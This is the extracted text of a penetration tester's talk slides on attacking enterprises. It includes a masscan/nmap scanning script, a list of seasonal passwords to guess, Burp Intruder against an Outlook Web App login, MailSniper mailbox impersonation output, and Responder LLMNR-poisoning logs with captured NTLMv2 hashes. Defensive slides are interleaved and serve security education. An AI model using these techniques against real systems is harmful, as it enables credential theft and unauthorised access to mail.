

•
•
•

How to Pwn an Enterprise in 2015

By Johnny Xmas - @j0hnnyXm4s

2016

2017

(...probably 2018)

// Security Researcher @ Uptake

- Performing ICS / SCADA Research
(Read: hacking)
- Identifying flaws and vulnerabilities in ICS, writing exploits, and developing defenses against them

// Penetration Tester @ Redlegg

- Contracted assessment of physical, digital and cultural security postures at companies ranging from SMB to Global 1000
- General consultation on Governance, Risk & Compliance, along with all other aspects of information security

// Security Engineer @ Officemax

- Engineering of security systems for a Fortune 500 / Global 1000 enterprise
- Implemented such security solutions as DLP, Password Management, Content Filtering Proxy, Wireless IDS, and much more



Johnny
Freakin'
Xmas

Why.
Am.
I.
Here?

Your Security Posture is Bad
and You Should Feel Bad.

You Make Being a
Pentester **BORING.**

OK,
So
Now
what?




Pick Your Low-Hanging Fruits
Before the Attackers Can

But first:
Let's learn how they operate.




Intelligence Gathering

PENETRATION
TESTING
EXECUTION
STANDARD



Exploitation

Post-Exploitation



<http://www.pentest-standard.org/>

FIRST & FOREMOST

//

“REAL” ATTACKERS
LIVE OFF THE LAND



RECON

RE CON NAIS SANCE

SCANNING

```
else
#Consolidate IPs and open ports for each IP, then write to a file because files are handy:
awk '/open/ {print $4,$3,$2,$1}' ./results/$DIRNAME/masscan-output.txt | awk '
/.+/{
    if (!($1 in Val)) { Key[++i] = $1; }
    Val[$1] = Val[$1] $2 ",";
}
END{
    for (j = 1; j <= i; j++) {
        printf("%s:%s\n%s", Key[j], Val[Key[j]], (j == i) ? "" : "\n");
    }
}' | sed 's/,$//' > ./results/$DIRNAME/discovered_hosts.txt

#Run in-depth nmap enumeration against discovered hosts & ports:
for TARGET in $(cat ./results/$DIRNAME/discovered_hosts.txt); do
    IP=$(echo $TARGET | awk -F: '{print $1}');
    PORT=$(echo $TARGET | awk -F: '{print $2}');
    FILENAME=$(echo $IP | awk '{print "nmap_"$1}')
    nmap -vv -sV --version-intensity 5 -sT -O --max-rate 15000 -Pn -T3 -p $PORT -oA ./results/$DIRNAME/nmap_$IP.nmap
    #Blind UDP nmap scan of common ports, as masscan does not support UDP
    nmap -vv -sV --version-intensity 5 -sU -O --max-rate 15000 -Pn -T3 -p 53,161,500 -O
done

#Generate lists of potential bruteforce / interesting hosts
mkdir -p ./results/$DIRNAME;bruteforce_hosts
for PORT in 21 22 23 139 445 500 1701 1723 3306 3389 5060 27107; do
    GHOSTS=$(egrep "\D$PORT\D|$PORT$" ./results/$DIRNAME/discovered_hosts.txt | cut -d ":" -f 1)
    if [ ! -z "$GHOSTS" ]
    then
        echo $GHOSTS > ./results/$DIRNAME;bruteforce_hosts/"$PORT"_bfhosts.txt
    fi
done

#Generate list of discovered sub/domains for this subnet
for TLD in `cat ./all_tlds.txt`; do
    cat ./results/$DIRNAME/*.gnmap | egrep -i $TLD | awk -F[\(\)] '{print $2}' | sort | uniq
done
echo "Root Domain,IP,CIDR,AS#,IP Owner" > ./results/$DIRNAME/resolved_root_domains.csv
for DOMAIN in `cat ./results/$DIRNAME/resolved_subdomains.txt` | awk -F. '{ print $(NF-1)}';
    DIG=$(dig $DOMAIN +short);
    WHOIS=$(whois $DIG | awk -F':[ ]*' '
/CIDR:/ { cidr = $2 };
/Organization:/ { org = $2};'
```

RE CON NAIS SANCE

Outlook Web App

| Country | Count |
|----------------|--------|
| United States | 45,358 |
| United Kingdom | 5,134 |
| Germany | 4,686 |
| Canada | 4,297 |
| China | 3,888 |

TOP SERVICES

| Service | Count |
|-----------|--------|
| HTTPS | 64,173 |
| HTTP | 38,092 |
| SSH | 184 |
| 444 | 145 |
| HTTP (81) | 40 |

TOP ORGANIZATIONS

| Organization | Count |
|---------------------|-------|
| Comcast Business | 5,275 |
| Microsoft Azure | 1,959 |
| Time Warner Cable | 1,918 |
| AT&T Services | 1,908 |
| Deutsche Telekom AG | 1,746 |

TOP OPERATING SYSTEMS

| Operating System | Count |
|------------------------|-----------|
| Windows 7 | 1,234,240 |
| Windows 8.1 | 1,000,000 |
| Windows 10 | 750,000 |
| Windows Server 2012 R2 | 100,000 |
| Windows Server 2012 | 80,000 |

Outlook Web App

| Country | Count |
|--------------------|---------|
| United States | 667,661 |
| China | 586,312 |
| Germany | 118,843 |
| Brazil | 114,586 |
| Korea, Republic of | 87,858 |

TOP SERVICES

| Service | Count |
|------------|-----------|
| RDP | 2,666,007 |
| RDP (3389) | 37,328 |
| SMB | 477 |

RE CON NAIS SANCE



google.com

Find email address

Most common pattern: {f}{last}@google.com

13,999 email addr

dane@google.com •

20+ sour

e Schmidt@google.com •

20+ sour

rleenwalt@google.com •

20+ sour

n.saulniers@google.com •

14 sour

j.f@google.com •

20+ sour

13,994 more results for "google.com"

Sign up to uncover the email addresses, get the full results, search filters, CSV downloads and more. Get 100 free searches/month.

[Create a free account](#)

RE
CON
NAIS
SANCE

The screenshot shows the FOCA tool interface. At the top, there's a logo of a pink cartoon character with the word "FOCA". Below it is a "Custom search" section with a table of results:

| Id | Type | URL |
|----|------|--|
| 0 | doc | http://www6.homedepot.com/pro/Notice_of_Cancellation_Spanish_Translation |
| 1 | pdf | http://www.homedepot.com/catalog/pdfImages/9d/9da4eabf-4e68-4bc2-800 |
| 2 | xls | http://www6.homedepot.com/pro/Opening_Budget_Template_Spanish_Trans |
| 3 | xls | https://homedepotlink.homedepot.com/en-us/TESTONLY/Test01.xls |
| 4 | docx | http://www.homedepot.com/tool-truck-rental/assets/files/Dri-Eaz/HEPA-500-T |
| 5 | docx | https://www.homedepot.com/tool-truck-rental/assets/files/Dri-Eaz/HEPA-500- |
| 6 | docx | https://www.homedepot.com/tool-truck-rental/assets/files/Dri-Eaz/F203-Dehu |
| 7 | docx | https://www.homedepot.com/tool-truck-rental/assets/files/Dri-Eaz/F412-PRO- |
| 8 | docx | http://www.homedepot.com/tool-truck-rental/assets/files/Dri-Eaz/F451-Compa |
| 9 | doc | http://www6.homedepot.com/pro/Notice_of_Cancellation_Spanish_Translation |

A context menu is open over row 2 (Id 2, xls file). The options shown are:

- URL (highlighted)
- Local path
- Download
- Analyzed
- Download date
- Size

Below the table is a "Users" section with a table:

| Username |
|----------|
| aobrien |

At the bottom, there's a log table:

| Time | Source | Severity | Message |
|-------------|----------------|----------|--|
| 10:44:45... | DNSCommonNa... | medium | [95.101.36.67] Found subdomain mercury.homedepot.com |
| 10:44:45... | DNSCommonNa... | medium | [95.101.36.67] Found subdomain ns.homedepot.com |
| 10:44:46... | DNSCommonNa... | medium | [95.101.36.67] Found subdomain ns2.homedepot.com |
| 10:44:46... | DNSCommonNa... | medium | [95.101.36.67] Found subdomain ns3.homedepot.com |
| 10:44:46... | DNSCommonNa... | medium | [95.101.36.67] Found subdomain ns4.homedepot.com |
| 10:44:46... | DNSCommonNa... | medium | [95.101.36.67] Found subdomain ns5.homedepot.com |
| 10:44:49... | DNSCommonNa... | medium | [95.101.36.67] Found subdomain open.homedepot.com |
| 10:44:49... | DNSCommonNa... | medium | [95.101.36.67] Found subdomain sam.homedepot.com |
| 10:44:56... | DNSCommonNa... | medium | [95.101.36.67] Found subdomain owa.homedepot.com |
| 10:44:58... | DNSCommonNa... | medium | [95.101.36.67] Found subdomain pg.homedepot.com |
| 10:44:59... | DNSCommonNa... | medium | [95.101.36.67] Found subdomain www3.homedepot.com |
| 10:45:00... | DNSCommonNa... | medium | [95.101.36.67] Found subdomain remote.homedepot.com |
| 10:45:00... | DNSCommonNa... | medium | [95.101.36.67] Found subdomain reports.homedepot.com |

RECON DEFENSE

//

Port \ Service Scans

- Find it first!
 - Know your assets!
 - Google \ Shodan \ FOCA yourself
 - Write alerts for what you can't clean

//

Private Data Gone Public

- Find it first!
 - Recon-NG Yourself!
 - Pastebin alerts!
 - Have Legal Issue Takedowns
 - (Nothing, really)



EXPLOITATION

**PSYCHIC
POWERS
DEMO**

COMMON PASSWORDS

Crap

Spring2017

Summer2017

Fall2017

Spring17

Summer17

Fall17

Spring17!

Summer17!

Fall17!

More Crap

Password

Password1

Password!

Password1!

Password201

7

Password17

Password17!

Other Crap

Fuck{companyname}

{CompanyActivity}

EX
PLOI
TA
TION

BURPSU
ITE

The screenshot shows the Burp Suite interface with several windows open:


- Network (Top Window):** Shows a list of captured requests. One request to "https://mail.[REDACTED].com" is selected and highlighted in yellow. The details pane shows a POST request to "/owa/auth.owa". A context menu for this request includes options like "Add to scope" and "Spider from here".
- Payload Positions Dialog:** A modal window titled "Payload Positions" with the sub-instruction "Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions – see help for full details." It shows an "Attack type: Cluster bomb" dropdown and four buttons: "Add §" (highlighted with a red box), "Clear §", "Auto §", and "Refresh".
- Request Intercept Dialog (Bottom Window):** Shows a POST request to "http://site23.way2sms.com/mutillidae/index.php?page=login.php". The "Raw" tab is selected, displaying the following payload:


```
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 172.16.67.136
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 5_1 like Mac OS X) AppleWebKit/534.46 (KHTML, like Gecko) Version/5.1 Mobile/9B176
Safari/7534.48.3
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.16.67.136/mutillidae/index.php?page=login.php
Cookie: showhinte=0; remember_token=2MKIxJ3DG8iXL0F4vrAWBA;
tz_offset=-1600;
dbx-postmeta-grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-;
ecogendivide=swingset,jotto,phpbk2,redmine;
acgroupswithpersist=nada;
ds4bd280a324d2ac9eb2c0fe5ab9e0-splanned3d0hord07nrl3fuv173;
PHPSESSID=29jrpjak954g8k8jlgsk9fid23
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 57
username=$tests&password=$tests&login.php-submit-button=Login
```
- Context Menu (Bottom Right):** A context menu for the selected request in the Network window, listing options like "Send to Spider", "Do an active scan", "Send to Intruder" (which is highlighted in blue), "Send to Repeater", "Send to Sequencer", "Send to Comparer", "Send to Decoder", "Request in browser", "Engagement tools [Pro version only]", "Change request method", "Change body encoding", "Copy URL", and "Copy as curl command".

EX PLOI TA TION

```
•  
•  
•  
•  
  
RE  
SNIPER  
S  
R  
AWA  
  
C:\temp>powershell.exe -exec bypass  
Windows PowerShell  
Copyright (C) 2009 Microsoft Corporation. All rights reserved.  
  
PS C:\temp> Import-Module .\MailSniper.ps1  
PS C:\temp> Invoke-GlobalMailSearch -ImpersonationAccount vlad -ExchHostname NANO-EXCH1 -OutputCsv global-email-search.csv  
  
[*] Trying Exchange version Exchange2010  
[*] Enter Exchange admin credentials to add your user to the impersonation role  
cmdlet Get-Credential at command pipeline position 1  
Supply values for the following parameters:  
Credential  
[*] Attempting to establish a PowerShell session to http://NANO-EXCH1/PowerShell with provided credentials.  
[*] Now granting the vlad user ApplicationImpersonation rights!  
[*] The total number of mailboxes discovered is: 9  
[*] Using EWS URL https://NANO-EXCH1/EWS/Exchange.asmx  
  
[*] Now connecting to EWS to search the mailboxes!  
[1/9] Using vlad to impersonate ITAdmin@nanobotninjas.com  
[2/9] Using vlad to impersonate itadmin@nano.bots  
[3/9] Using vlad to impersonate VladI@nanobotninjas.com  
[4/9] Using vlad to impersonate CaptainV@nanobotninjas.com  
[5/9] Using vlad to impersonate M@nanobotninjas.com  
[6/9] Using vlad to impersonate DiscoverySearchMailbox(D919BA05-46A6-415f-80AD-7E09  
334BB852)@nano.bots  
[7/9] Using vlad to impersonate BamaS@nanobotninjas.com  
[8/9] Using vlad to impersonate CarlT@nanobotninjas.com  
[9/9] Using vlad to impersonate AndresG@nanobotninjas.com  
  
[*] Results have been output to global-email-search.csv  
  
[*] Removing ApplicationImpersonation role from vlad.  
  
C:\temp>  
[*] First tr  
[*] This met  
millian.veers@galacticempireinc.com is readable. ← Inbox of a different user  
[*] Using ht  
lt set to: Reviewer ← "Default" permission for Inbox set to "Reviewer"  
[*] Logging  
mous set to: Custom  
[*] OWA Logi  
nbox: RE: SECRET HOTH BASE INFO  
[*] Retrievi  
eclipse@galacticempireinc.com is readable. ← Current user's Inbox  
KbayjiU.  
lt set to: None  
[*] Retrievi  
mous set to: None  
[*] Global A  
inbox: Deathstar Plans  
[*] Now util  
Emperor.Palpatine@galacticempireinc.com  
[*] Now cleaning up the list...  
Admiral.Motti@galacticempireinc.com  
Admiral.Piett@galacticempireinc.com  
Boba.Fett@galacticempireinc.com  
Bodhi.Rook@galacticempireinc.com  
Bossk@galacticempireinc.com  
Darth.Vader@galacticempireinc.com  
Emperor.Palpatine@galacticempireinc.com  
fn-0395@galacticempireinc.com  
fn-0909@galacticempireinc.com  
fn-1234@galacticempireinc.com  
fn-2187@galacticempireinc.com  
fn-6606@galacticempireinc.com
```

EX PLOI TA TION





wiseGEEK

| ADDRESS | BUSINESS NAME |
|----------------------|-------------------------|
| 12345 Somewhere Road | glenn palmer cars |
| 12345 Somewhere Road | Global Cars |
| 12345 Somewhere Road | The Great Western Motor |
| 12345 Somewhere Road | Bristol Road Motors |
| 12345 Somewhere Road | serve.co.uk |
| 12345 Somewhere Road | G R a Cars |
| 12345 Somewhere Road | Avenue Cars |
| 12345 Somewhere Road | Craigairn Limited |
| 12345 Somewhere Road | Hargreaves |
| 12345 Somewhere Road | Quismotorhomes.co.uk |
| 12345 Somewhere Road | Graham Roberts Aut |
| 12345 Somewhere Road | Grange Performance |
| 12345 Somewhere Road | Grayswood Cars |
| 12345 Somewhere Road | Killermont Motor Co |
| 12345 Somewhere Road | Gt Autos |
| 12345 Somewhere Road | G T S Cars |
| 12345 Somewhere Road | FoxHunters |
| 12345 Somewhere Road | Great Waldingfield G |
| 12345 Somewhere Road | Hagley Specialist Cars |
| 12345 Somewhere Road | Hamlet Cars |
| 12345 Somewhere Road | Central Car Auctions |
| 12345 Somewhere Road | Hampson Car Sales & |
| 12345 Somewhere Road | Hankins Car Sales |

FirePhish

GENERAL

- [Home](#)
- [Dashboard](#)
- [Targets](#)
- [Campaigns](#)
- [Emails](#)
- [Settings](#)

ACTIVE CAMPAIGNS (0)

No active campaigns!

Dashboard


2/3 Total Campaigns

67/74 Total Emails

7 Total Lists

741 Total Users

Email Sending Summary Daily progress



| | |
|-------------------------|----|
| Emails Sent | 67 |
| Emails Cancelled | 5 |
| Emails Awaiting Sending | 2 |

Recently Sent Emails

| |
|---------------------------------|
| Joshua Smith |
| Campaign: Largest Campaign |
| Sent: January 3, 2017 @ 6:38pm |
| John Stone |
| Campaign: Largest Campaign |
| Sent: January 3, 2017 @ 6:24pm |
| Mark Smith |
| Campaign: Largest Campaign |
| Sent: January 3, 2017 @ 5:45pm |
| Gabriel Johnson |
| Campaign: None |
| Sent: January 3, 2017 @ 12:38pm |
| David Thorn |
| Campaign: Largest Campaign |
| Sent: January 3, 2017 @ 11:38am |

Active Campaigns



First Campaign



Largest Campaign

Legend:

- Emails Sent
- Emails Cancelled
- Emails Pending

EXPOIT DEFENSE

//

Phishing

- Awareness training (yawn)
 - Phish Yourself
- Make users take ownership
 - Offer pos. and neg. reinforcement
- Does HR enforce your AUP?

//

Bruteforcing / Guessing

- MFA Solution
- Lockdown EWS queries
- Alert on anomalous traffic volumes

EXPOIT DEFENSE

//

Password Bias \ Reuse

- Awareness training!
 - Use whole sentences
 - No dictionary words in short PWs
 - No patterns!
 - No U=P !
 - > 14 characters+
 - ENFORCE THIS.
 - AUDIT YOUR HASHES
 - Check for dupes



**POST
EXPLOITATION**

EX PLOI TA TION

```
[-] Responder NIC           [eth0]
[-] Responder IP            [192.168.210.145]
[-] Challenge set           [1122334455667788]

[+] Listening for events...
[*] [LLMNR] Poisoned answer sent to 192.168.210.135 for name WIN-OCB6GNL918D
[*] [LLMNR] Poisoned answer sent to 192.168.210.135 for name SNARE01
[SMB] NTLMv2-SSP Client    : 192.168.210.135
[SMB] NTLMv2-SSP Username  : WIN-OCB6GNL918D\Administrator
[SMB] NTLMv2-SSP Hash      : Administrator::WIN-OCB6GNL918D:1122334455667788:A09FACB176A7E2CB7AFF39A257C95E3F:01
000000000000000070A2DC070884D20144D618232AF194C30000000002000A0053004D004200310032001000A0053004D0042003100320004
A0053004D004200310032003000A0053004D0042003100320005000A0053004D0042003100320008003000300000000000000000000000000
3000009CE15F20343FB73E4310F001BF4D51F5468D0ADD185541591DA2A90ADC11079F0A00100000000000000000000000000000000000000000000
0180063006900660073002F0053004E0041005200450030003100000000000000000000000000000000000000000000000000000000000000000000000
[SMB] Requested Share     : \\SNARE01\IPC$
[*] [LLMNR] Poisoned answer sent to 192.168.210.135 for name SNARE01
[*] Skipping previously captured hash for WIN-OCB6GNL918D\Administrator
[SMB] Requested Share     : \\SNARE01\IPC$
[+] Exiting...
```

```
Hostname is : WIN-2BQB5MRJGGF
Complete hash is : Administrator::WIN-2BQB5MRJGGF:1122334455667788:91B70158E71178A0EAF4B5EFFDEC3D24:0101000000
BC5596000000000000200060053004D0042000100160053004D0042002D0054004F004F004C004B00490054000400120073006D0062002E000
500720076006500720032003000300033002E0073006D0062002E006C006F00630061006C000500120073006D0062002E006C006F006300
00000000003000000BCF2B2F59ED2CB090C36057EE403B6E10BF5ADCC744F0FE0CBA12945E329BC50A00100000000000000000000000000000000
02F0077007000610064007700700061006400770070006100640000000000000000000000000000000000000000000000000000000000000000
[+]HTTP NTLMv2 hash captured from : 192.168.2.17
Domain is : WIN-2BQB5MRJGGF
User is : Administrator
Hostname is : WIN-2BQB5MRJGGF
Complete hash is : Administrator::WIN-2BQB5MRJGGF:1122334455667788:91B70158E71178A0EAF4B5EFFDEC3D24:0101000000
BC5596000000000000200060053004D0042000100160053004D0042002D0054004F004F004C004B00490054000400120073006D0062002E000
500720076006500720032003000300033002E0073006D0062002E006C006F00630061006C000500120073006D0062002E006C006F006300
00000000003000000BCF2B2F59ED2CB090C36057EE403B6E10BF5ADCC744F0FE0CBA12945E329BC50A00100000000000000000000000000000000
02F0077007000610064007700700061006400770070006100640000000000000000000000000000000000000000000000000000000000000000
[+]HTTP Proxy sent from: 192.168.2.17 The requested URL was: http://books.google.com/books/css/_4c07f7b05041ea1.css
[+]HTTP Cookie Header sent from: 192.168.2.17 The Cookie is:
Cookie: PREF=ID=3bc54e42f1c978a7;U=23f1099aa27e9898;FF=0;TM=1360175299;LM=1360711541;S=zytyr3TeGDxZdIWf; NID=67vx3ivkeL3Kw5d09itv-P8WbpFkQMqYtxxuTfUZCkn1nYZCzLxfF0qQVwLEMhqDBQHC6ddbBSBCLHGVuXlJcsks3vOW_YsfjBi
[+]HTTP NTLMv2 hash captured from : 192.168.2.17
Domain is : WIN-2BQB5MRJGGF
User is : Administrator Researching a topic?
Hostname is : WIN-2BQB5MRJGGF
Complete hash is : Administrator::WIN-2BQB5MRJGGF:1122334455667788:3100C1E16D1EFC852A2BD870FB25952B:0101000000
BA29B000000000000200060053004D0042000100160053004D0042002D0054004F004F004C004B00490054000400120073006D0062002E000
500720076006500720032003000300033002E0073006D0062002E006C006F00630061006C000500120073006D0062002E006C006F006300
00000000003000000BCF2B2F59ED2CB090C36057EE403B6E10BF5ADCC744F0FE0CBA12945E329BC50A00100000000000000000000000000000000
02F0077007000610064007700700061006400770070006100640000000000000000000000000000000000000000000000000000000000000000
[+]HTTP Proxy sent from: 192.168.2.17 The requested URL was: http://books.google.com/books/fp_4c07f7b05041ea13
[+]HTTP Cookie Header sent from: 192.168.2.17 The Cookie is:
Cookie: PREF=ID=3bc54e42f1c978a7;U=23f1099aa27e9898;FF=0;TM=1360175299;LM=1360711541;S=zytyr3TeGDxZdIWf; NID=67vx3ivkeL3Kw5d09itv-P8WbpFkQMqYtxxuTfUZCkn1nYZCzLxfF0qQVwLEMhqDBQHC6ddbBSBCLHGVuXlJcsks3vOW_YsfjBi
```

POST EX PLOI TATION

How to Pwn an Enterprise in 2017 - Johnny Xmas

23

The image contains four separate windows showing command-line interfaces:

